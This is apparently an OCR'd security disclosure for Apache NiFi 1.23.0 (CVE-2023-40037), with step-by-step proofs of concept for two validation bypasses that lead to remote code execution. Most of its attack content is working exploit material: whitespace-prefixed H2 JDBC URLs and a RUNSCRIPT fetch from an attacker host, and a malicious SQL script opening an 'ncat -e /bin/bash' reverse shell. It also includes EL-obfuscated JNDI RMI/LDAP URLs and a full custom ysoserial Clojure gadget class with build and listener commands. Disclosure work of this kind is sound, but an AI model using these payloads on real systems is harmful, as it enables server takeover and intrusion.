Apache NiFi Disclosures

Version 1.23.0

Environment:

- Apache NiFi 1.23.0
- Ubuntu Linux
- Windows Server

Setup - Linux:

In order to setup the environment, Java 17 was installed on an Ubuntu Linux machine and the following commands were run:

```
wget https://dlcdn.apache.org/nifi/1.23.0/nifi-1.23.0-bin.zip
unzip nifi-1.23.0-bin.zip
cd nifi-1.23.0/bin
./nifi.sh set-single-user-credentials admin 123456789012
./nifi.sh run
```

Once the server is started, the interface can be accessed on “https://127.0.0.1:8443/nifi/” with the above credentials.

Setup - Windows:

In order to setup the environment, Java 8 was installed on a Windows Server machine, the NiFi Application was downloaded and uncompressed from https://dlcdn.apache.org/nifi/1.23.0/nifi-1.23.0-bin.zip and the following commands were run:

```
cd nifi-1.23.0/bin
./nifi.cmd set-single-user-credentials admin 123456789012 123456789012
./nifi.cmd run
```

Once the server is started, the interface can be accessed on “https://127.0.0.1:8443/nifi/” with the above credentials.

Findings:

1. CVE-2023-40037: Incomplete Validation of JDBC and JNDI Connection URLs


1.1. Whitespace JDBC URL Bypass

Description:
After the patch fixing "CVE-2023-34468 - Potential Code Injection with Database Services using H2"[1] it was identified that the "HikariCPConnectionPool" Controller Service can still be used to leverage the H2 Database JAR, that is shipped by default with Apache NiFi, in order to execute arbitrary Java code resulting in Remote Code Execution (RCE).

This bypass occurs because an attacker may insert whitespaces (e.g. space, tab, etc.) before a JDBC URL that circumvent the filter, but are removed at runtime resulting in a valid H2 URL.

Note: The "DBCPConnectionPool" Controller Service is not vulnerable as it does not accept whitespaces in the URL.

Proof of Concept:
After the fix for CVE-2023-34468, if we try to insert the malicious H2 URL normally in a "HikariCPConnectionPool" Controller Service we get the following error:




In order to bypass this we will need to insert whitespaces (e.g. space, tab, etc.) before a JDBC URL.

Example Property-Value pairs:


Property	Value
Database Connection URL	<WHITESPACE>jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;
Database Driver Class Name	org.h2.Driver
Database Driver Location(s)	work/nar/extensions/nifi-poi-nar-1.23.0.nar-unpacked/NAR-INF/bundled-dependencies/h2-2.2.220.jar

Note: The "<WHITESPACE>" element from the example above needs to actually be replaced with a whitespace (e.g. space, tab, etc.) in order to work.

[1] https://nifi.apache.org/security.html#CVE-2023-34468




And now the Service can be enabled successfully.



Note: The "Database Connection URL" property can also be given the value "**<WHITESPACE>**jdbc:h2:mem:tempdb;TRACE_LEVEL_SYSTEM_OUT=3;**INIT=RUNSCRIPT FROM "http://<ATTACKER_IP>/"**" to automatically create and execute the malicious Java Procedure on the initialization of the connection.

Now, in order to leverage the malicious connector, we will insert an "ExecuteSQL" processor and a connected "Output Port":




Note: Other "SQL" Processors may also work to perform the exploit.

The "ExecuteSQL" processor will have the following Property-Value pairs**:**

Property	Value
Database Connection Pooling Service	HikariCPConnectionPool
SQL select query	RUNSCRIPT FROM 'http://127.1:4444/rce.sql'

Note: In this case our "HikariCPConnectionPool" has the default name "HikariCPConnectionPool".




The malicious H2 SQL file (“rce.sql”) that will be run via the “RUNSCRIPT” statement has the following content:

```
CREATE ALIAS SHELLEXEC2 AS $$ String shellexec(String cmd) throws java.io.IOException {
  String[] command = {"bash", "-c", cmd};
  java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A
");
  return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC2('ncat -e /bin/bash 127.1 5555')
```

We will also need to start a HTTP server to serve the malicious SQL file. For example, using a python server:

```
python3 -m http.server 4444
```

If all the above steps were performed correctly, the only thing left to do is to “Start” the NiFi Flow and trigger the RCE:




On the left we can observe the Python server sending the “rce.sql” file and on the right we can see the reverse shell that returned back to the attacker on port 5555:

1.2. JNDI URL Bypass via EL Elements


Description:
After the patch fixing "CVE-2023-34212: Potential Deserialization of Untrusted Data with JNDI in JMS Components"[2] it was identified that the Expression Language elements can be used in the JNDI URL field to bypass current restrictions and point the Apache NiFi application to rogue LDAP/RMI servers in order obtain Remote Code Execution (RCE).

This bypass occurs because an attacker may insert EL elements (e.g. "ldap:**${x}**//IP:PORT", "rmi:**${x}**//IP:PORT", etc.) in a JNDI URL that circumvent the filter, but are removed at runtime resulting in a valid LDAP/RMI URL.

Proof of Concept:
In this example we will add a "ConsumeJMS" Processor to our NiFi project:




After the fix for "CVE-2023-34212", if we try to insert the malicious RMI or LDAP URL normally, in a "JndiJmsConnectionFactoryProvider" Controller Service or "ConsumeJMS" Processor, we get the following error:



[2] https://nifi.apache.org/security.html#CVE-2023-34212

In order to bypass this, because the validation component looks for the element "://" we can insert an Expression Language (EL) element between these characters (e.g. "**:${x}//**") in our malicious URLs.




The "ConsumeJMS" processor will have the following Property-Value pairs if we want to send serialized payloads via the LDAP protocol:

Property	Value
JNDI Initial Context Factory Class	com.sun.jndi.ldap.LdapCtxFactory
JNDI Provider URL	ldap:**${hacker}**//127.0.0.1:4444/o=/Clojure2
JNDI / JMS Client Libraries	work/nar/extensions/nifi-scripting-nar-1.23.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar

Or the following Property-Value pairs if we want to send serialized payloads via the RMI protocol:

Property	Value
JNDI Initial Context Factory Class	com.sun.jndi.rmi.registry.RegistryContextFactory
JNDI Provider URL	rmi:**${hacker}**//127.1:5555/aaaa
JNDI / JMS Client Libraries	work/nar/extensions/nifi-scripting-nar-1.23.0.nar-unpacked/NAR-INF/bundled-dependencies/clojure-1.11.1.jar



Note: Although the parameters "Destination Name" and "JNDI Name of the Connection Factory" are mandatory, they can have any value.

Note 2: In this example we will focus on the RMI exploitation method.

Now, in order to exploit the Java Deserialization vulnerability, we will need to setup a malicious RMI server that the NiFi components will connect to.

We will use the "Ysoserial"[3] software to serve the malicious Java Serialized Objects via a JRMP Listener. In order to setup the software we will need to modify the version of the Clojure package used (by default "Ysoserial" uses Clojure version 1.8.0) in order to be compatible with the version that is shipped by default with Apache NiFi (1.11.1).

We will also need to add the following Java code to "ysoserial" in order to obtain a compatible deserialization payload. We will name this file "Clojure2.java":

```
package ysoserial.payloads;

import java.util.Arrays;
import java.util.Map;

import clojure.lang.Iterate;
import ysoserial.Strings;
import ysoserial.payloads.annotation.Authors;
import ysoserial.payloads.annotation.Dependencies;
import ysoserial.payloads.util.Gadgets;
import ysoserial.payloads.util.PayloadRunner;
import ysoserial.payloads.util.Reflections;

/*
  Gadget chain:
        ObjectInputStream.readObject()
                HashMap.readObject()
                        clojure.lang.ASeq.hashCode()
                                clojure.lang.Iterate.first() -> null
```


[3] https://github.com/frohoff/ysoserial

```
                                clojure.lang.Iterate.next()  -> new Iterate(f, null,
UNREALIZED_SEED)
                                clojure.lang.Iterate.first() -> this.f.invoke(null)
                                        clojure.core$constantly$fn__4614.invoke()
                                        clojure.main$eval_opt.invoke()

  Requires:
         org.clojure:clojure
         Versions since 1.8.0 are vulnerable; for earlier versions see Clojure.java.
           Versions up to 1.10.0-alpha4 are known to be vulnerable.
 */
@Dependencies({"org.clojure:clojure:1.11.0"})
@Authors({ Authors.JACKOFMOSTTRADES }) // And pimps "https://www/github.com/pimps"
public class Clojure2 extends PayloadRunner implements ObjectPayload<Map<?, ?>> {

  public Map<?, ?> getObject(final String command) throws Exception {

//               final String[] execArgs = command.split(" ");
//               final StringBuilder commandArgs = new StringBuilder();
//               for (String arg : execArgs) {
//                       commandArgs.append("\" \"");
//                       commandArgs.append(arg);
//               }
//               commandArgs.append("\"");


//               final String clojurePayload =
//                                String.format("(use '[clojure.java.shell :only [sh]])
(sh %s)", commandArgs.substring(2));

         String cmd =
Strings.join(Arrays.asList(command.replaceAll("\\\\","\\\\\\\\").replaceAll("\"","\\").s
plit(" ")), " ", "\"", "\"");

         final String clojurePayload =
             String.format("(use '[clojure.java.shell :only [sh]]) (sh %s)", cmd);

         Iterate model = Reflections.createWithoutConstructor(Iterate.class);
          Object evilFn =
                         new clojure.core$comp().invoke(
                                        new clojure.main$eval_opt(),
                                        new
clojure.core$constantly().invoke(clojurePayload));

          // Wrap the evil function with a composition that invokes the payload, then
throws an exception. Otherwise Iterable()
         // ends up triggering the payload in an infinite loop as it tries to compute the
hashCode.
         evilFn = new clojure.core$comp().invoke(
             new clojure.main$eval_opt(),
             new clojure.core$constantly().invoke("(throw (Exception. \"Some text\"))"),
             evilFn);

         Reflections.setFieldValue(model, "f", evilFn);
         return Gadgets.makeMap(model, null);
  }

  public static void main(final String[] args) throws Exception {
         PayloadRunner.run(Clojure2.class, args);
  }

}
```

We will use the following commands to setup the software:

```
git clone https://github.com/frohoff/ysoserial
cp Clojure2.java ysoserial/src/main/java/ysoserial/payloads/
cd ysoserial
sed -i 's/<version>1.8.0<\/version>/<version>1.11.0<\/version>/g' pom.xml
export JAVA_HOME=/usr/lib/jvm/java-8-openjdk-amd64/
mvn clean package -DskipTests

java8 -cp ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 5555 Clojure2
'ncat -e /bin/bash 127.1 6666'
```

If all the above steps were performed correctly, the only thing left to do is to “Start” the NiFi Flow and trigger the RCE:



On the left we can observe the RMI server sending a Java Serialized Object of type “Clojure2” and on the right we can see the reverse shell that returned back to the attacker on port 6666: